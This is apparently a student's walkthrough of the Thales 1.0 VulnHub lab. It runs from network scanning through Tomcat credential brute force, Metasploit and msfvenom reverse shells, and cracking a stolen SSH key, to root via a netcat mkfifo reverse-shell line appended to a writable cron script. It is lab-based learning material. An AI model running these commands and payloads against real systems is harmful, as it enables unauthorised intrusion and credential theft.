Hayden Bruinsma - Thales 1.0 Walkthrough

References used:

1. https://blog.systemcra.sh/posts/thales-vulnhub-writeup/#fn:7
2. https://www.hackingarticles.in/thales1-vulnhub-walkthrough/

- Discover the device we are attempting to attack
  - **sudo netdiscover -r 192.168.78.0/24**

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.78.1    0a:00:27:00:00:03      1      60  Unknown vendor
192.168.78.2    08:00:27:6a:79:04      1      60  PCS Systemtechnik GmbH
192.168.78.13   08:00:27:7f:37:de      1      60  PCS Systemtechnik GmbH
```

Thales IP: 192.168.78.13

- Perform a nmap port scan on Thales
  - **sudo nmap -Pn -sV -O --script="safe" -p- 192.168.78.13 -oA nmapScans/ThalesScans/192.168.78.13**
  - This scan will take some time
  - In the mean-time lets do a quick scan
  - **sudo nmap -Pn -sV -O 192.168.78.13**

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap  -Pn -sV -O 192.168.78.13
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-18 23:38 EDT
Nmap scan report for 192.168.78.13
Host is up (0.00051s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Apache Tomcat 9.0.52
MAC Address: 08:00:27:7F:37:DE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.46 seconds
```

- Ports 22 and 8080 are open
  - 8080 indicates a webserver is running
  - Lets navigate to the web-page
  - **http://192.168.78.13:8080**
- Since this is a web page we should attempt a vulnerability scan via nikto
  - **sudo nikto -h 192.168.78.13 -p 8080**

```
+ Target IP:          192.168.78.13
+ Target Hostname:    192.168.78.13
+ Target Port:        8080
+ Start Time:         2022-09-18 23:46:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
s of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), A
lfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/status: Default Tomcat Server Status interface found
+ 8221 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:         2022-09-18 23:46:53 (GMT-4) (27 seconds)
---------------------------------------------------------------------------
```

- We should also search for other helpful directories using dirb
    - **dirb 192.168.78.13:8080**

```
START_TIME: Sun Sep 18 23:48:34 2022
URL_BASE: http://192.168.78.13:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.78.13:8080/ ----
+ http://192.168.78.13:8080/docs (CODE:302|SIZE:0)
+ http://192.168.78.13:8080/examples (CODE:302|SIZE:0)
+ http://192.168.78.13:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://192.168.78.13:8080/host-manager (CODE:302|SIZE:0)
+ http://192.168.78.13:8080/manager (CODE:302|SIZE:0)
+ http://192.168.78.13:8080/shell (CODE:302|SIZE:0)
```

- We should explore some of these directories as well as possible **inspect element** on the pages for possible hidden information in page sources
- We have found a **login prompt** which we may be able to compromise via a **brute force** attack in the /**manager directory**
    - We know the version of the server (**Apache Tomcat 9.0.52**)
    - We can use MSF Console to brute force TomCat with
    - **msfconsole**
    - **use auxiliary/scanner/http/tomcat_mgr_login**
    - **Info**
    - **set RHOSTS 192.168.78.13**
    - **run**


```
[-] 192.168.78.13:8080 - LOGIN FAILED: tomcat:manager (In
[+] 192.168.78.13:8080 - Login Successful: tomcat:role1
```

- **As you can see Tomcat is highly vulnerable to metasploit framework exploits**
    - Once we have the the host credentials we can attempt to connect by injecting a malicious Java payload via the meterpreter shell
    - We know this because we can use **search tomcat** in msfconsole to find exploits, this one has **/manager** directory so we will look for that exploit
    - In this case **exploit/multi/http/tomcat_mgr_upload**
        - **use exploit/multi/http/tomcat_mgr_upload**
        - **set rhosts 192.168.78.13**
        - **set rport 8080**
        - **set payload java/meterpreter/reverse_tcp**
        - **set lhost 192.168.78.4**
        - **set httpusername tomcat**
        - **set httppassword role1**
        - **exploit**
        - Make sure to upgrade the shell once in using the command
            - **Shell**
        - This gives us a **pretty bare shell**, we will want to upgrade this a bit more by using it to create a reverse shell
        - We can also use these credentials we found to logon to the /manager directory of the webserver and see what else we can find


```
msf6 exploit(multi/http/tomcat_mgr_upload) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.78.4
lhost ⇒ 192.168.78.4
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.78.4:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying fKLL3wJsovCqzjYAhTKpo9XB...
[*] Executing fKLL3wJsovCqzjYAhTKpo9XB...
[*] Undeploying fKLL3wJsovCqzjYAhTKpo9XB ...
[*] Sending stage (58060 bytes) to 192.168.78.13
[*] Meterpreter session 1 opened (192.168.78.4:4444 → 192.168.78.13:45530) at 2022-09-19 00:24:12 -0400

meterpreter > id
[-] Unknown command: id
meterpreter > ls
Listing: /
```

```
meterpreter > shell
Process 1 created.
Channel 4 created.
id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
```



Img: tomcat manager url



Img: Location we've found to upload WAR files to create a shell

- In the website we managed to find a place to upload WAR files which is a good way to create a more interactive reverse shell!
- Lets use **netcat -lvp 4444** to create a more interactive shell
- First we need to create a payload for WAR using **msfvenom** on **Kali**
    - **msfvenom -p java/jsp_shell_reverse_rvp LHOST=192.168.78.4 LPORT=4444 -f war -o revshell.war**

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.78.4 LPORT=4444 -f war -o shell.war
Payload size: 1094 bytes
Final size of war file: 1094 bytes
Saved as: shell.war
```

- Essentially what we have done is found a username and password we have been able to use to create a reverse shell via a payload.
- Upload this file to the website @ **192.168.78.13/manager** by clicking the "browse" button and selecting the file
- Make sure to un-deploy the previous shell
    - **Open a new terminal on Kali**
    - **netcat -lp 4444**
- We are now ready to execute the reverse shell
    - **Navigate to http://192.168.78.14/revshell**
        - This will spawn our reverse shell
        - We must now upgrade our shell so it is more interactive
        - Find the version of python available using **which**
            - **which python3**
            - **python3 -c 'import pty;pty.spawn("/bin/bash")'**

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.78.13: inverse host lookup failed: Unknown host
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.13] 34470
which python3
/usr/bin/python3
which python
which python2
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@miletus:/$
```

- **cd /home**
- **cd /thales**

```
tomcat@miletus:/home$ ls
ls
thales
tomcat@miletus:/home$ cd thales
cd thales
tomcat@miletus:/home/thales$ ls
ls
notes.txt  user.txt
tomcat@miletus:/home/thales$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good Luck.
tomcat@miletus:/home/thales$
```

- Note: The below screenshots are using the meterpreter shell we created instead of the war shell but the same process applied
- We can see an interesting file here which is the **.ssh** file, other useful files could be **notes.txt** and **user.txt** so we should take a look
  - **cd .ssh**
  - **ls**

```
meterpreter > cd .ssh
meterpreter > ls
Listing: /home/thales/.ssh
==========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  1766  fil   2021-08-16 16:34:04 -0400  id_rsa
100444/r--r--r--  396   fil   2021-08-16 16:34:04 -0400  id_rsa.pub
```

- This shows us that there is the public key (id_rsa.pub) and the private key (id_rsa) stored in the victim machine.
  - The private key is used to login
- Now we want to download the key onto our attacking machine
  - **download id_rsa**
- Now that we have the key, we need to crack it using **John the Ripper**
- We must convert the ssh key to a format John can crack
  - **locate ssh2john**
    - **/usr/share/john/ssh2john.py**

- **/usr/share/john/ssh2john.py id_rsa > sshhash**

```
┌──(kali㉿kali)-[~]
└─$ locate ssh2john
/usr/share/john/ssh2john.py

┌──(kali㉿kali)-[~]
└─$ /usr/share/john/ssh2john.py id_rsa > sshhash
```

- Lets use the wordlist **rockyou.txt** as the dictionary to crach this hash
  - **john --wordlist=/usr/share/wordlists/rockyou.txt sshash**

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt sshhash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads

Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
vodka06          (id_rsa)
1g 0:00:00:01 39.82% (ETA: 06:10:17) 0.8264g/s 4817Kp/s 4817Kc/s 4817KC/s manela_143..manekenka1
1g 0:00:00:03 DONE (2022-09-19 06:10) 0.3095g/s 4440Kp/s 4440Kc/s 4440KC/s     1990..*7¡Vamos!
Session completed
```


- The hash was cracked with a password of
  - **vodka06**
  - In our WAR shell we can now upgrade our user account to **thales** and retrieve the **user.txt** flag!
    - **su thales**
    - **Vodka06**
    - **cd /home/thales**
    - **cat user.txt**

```
tomcat@miletus:/home/thales$ su thales
su thales
Password: vodka06

thales@miletus:~$ ls
ls
notes.txt  user.txt
thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$
```

- Now we need to escalate to root privileges
  - In note.txt earlier, we got a hint that a backup script is prepared in the directory
    - **usr/local/bin/backup.sh**
    - **cd usr/local/bin/**
  - Finding this backup.sh

```
# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
meterpreter > ls -la backup.sh
100776/rwxrwxrw-  612   fil   2021-10-14 07:27:16 -0400  backup.sh
```

- This backup.sh file has **read, written and execute** permissions and is also owned by root
- Since it is writable we can inject code into this file and execute a reverse shell code
    - Lets start a reverse shell listener on kali
        - **nc -lvp 5555**



    - Now we can inject the payload into the file
    - To find this payload we had to do a quick google search for “reverse shell payload”
    - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
    - We will use the “NetCat OpenBSD” exploit (unsure what OpenBSD is)
        - **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.78.4 4444 >/tmp/f**
        - However, we want to append this into the backup.sh file so we must use the “**echo**” command
            - **echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.78.4 5555 >/tmp/f" >> backup.sh**
        - There is actually a simpler netcat function to gain a reverse shell
            - **nc -e /bin/sh 10.0.0.1 1234**

- However netcat does not have the -e option so we have to use the other one

```
thales@miletus:/usr/local/bin$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.78.4 5555 >/t
mp/f" >> backup.sh
< -i 2>&1|nc 192.168.78.4 5555 >/tmp/f" >> backup.sh
thales@miletus:/usr/local/bin$
```

- In a new terminal
  - **nc -lvp 5555**
  - Wait for the backup to be performed
  - **whoami**
  - **id**
  - **cd /root**
  - **cat root.txt**

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
192.168.78.13: inverse host lookup failed: Unknown host
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.13] 58836
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

```
# cat root.txt
3a1c85bebf8833b0ecae900fb8598b17
```

Complete!